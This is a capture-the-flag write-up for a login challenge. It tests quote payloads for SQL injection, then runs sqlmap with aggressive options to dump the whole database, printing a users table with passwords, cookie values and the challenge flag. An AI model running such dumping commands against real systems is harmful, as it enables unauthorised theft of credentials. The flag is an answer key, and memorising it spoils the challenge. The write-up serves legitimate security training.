
DESCRIPTION
I made a Drug awareness website for my Drug Addict friend as a joke to help him get over his addiction. He kept complaining about not being able to login. He Scored an injection drug. I tried to convince him that he should stop getting High before he tries to login. injections won't always help u to get HIGHer access. He was not satisfied with just a single injection, he wanted to try Double Dose. How do I convince him to stop. Help me spread awareness.

@hyp3rd1a6lo

FLAG FORMAT:
0CTF{...}


On landing the web I notice the login page



I quickly tried some manually payloads to check the sqlinjection

Using the payload
username = user’
password = user’

I was able to trigger the sqli



Now I used sqlmap for further process
Initially I didn't used the —dump-all flag, after adding this flag, I got the flag

Ran the command:
sqlmap -u https://ch3789182373.ch.eng.run/login.php --forms --batch --level=5 --risk=3 --dump-all


```
┌──(shivam㉿kali)-[~/shunya/Can you break the Key]
└─$ sqlmap -u https://ch3789182373.ch.eng.run/login.php --forms --batch --level=5 --risk=3 --dump-all

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It i
onsible for any misuse or damage caused by this program

[*] starting @ 20:59:49 /2024-04-14/

[20:59:49] [INFO] testing connection to the target URL
[20:59:50] [INFO] searching for forms
[1/1] Form:
POST https://ch3789182373.ch.eng.run/login.php
```



```
do you want to crack them via a dictionary-based attack? [y/N/q] N
Database: <current>
Table: users
[5 entries]
+----+-----------------------------------------------------+----------+----------------------------------------------------------------------+
| ID | password                                            | username | cookieVal                                                            |
+----+-----------------------------------------------------+----------+----------------------------------------------------------------------+
| 1  | peterthetester                                      | Wiener   | 27958a0ab7500cb19fee2038fdd2de65963f603980f3426fb7f78a6994c12a83 |
| 2  | getyourselffucked                                   | Pepper   | ba0930f51c467a5f08832de195abbbf1ef70c129697f670180e000845a0cf3fe |
| 3  | Loveyou3000                                         | Ironman  | 3ff6b09c77bfc68110052c4102021156969718087 61cafc41ee35150228099fe |
| 4  | 0CTF{3l3v4ting_Y0ur_SQL_1nj3ction_G4m3_T0_Th3_N3xt_L3v3l} | admin    | 712003d2948bf87ff0450b62fafdfdf81ec8601337f3c2fdd44a36e7eacf5739 |
| 5  | Ilovemydogmorethanmygirl                            | Johnwick | d506c5a9c8c2ab1a37ea0b5d2ac0a661ea84bd1b5ea540e280a95b4e0a719c22 |
+----+-----------------------------------------------------+----------+----------------------------------------------------------------------+
```

Flag: 0CTF{3l3v4ting_Y0ur_SQL_1nj3ction_G4m3_T0_Th3_N3xt_L3v3l}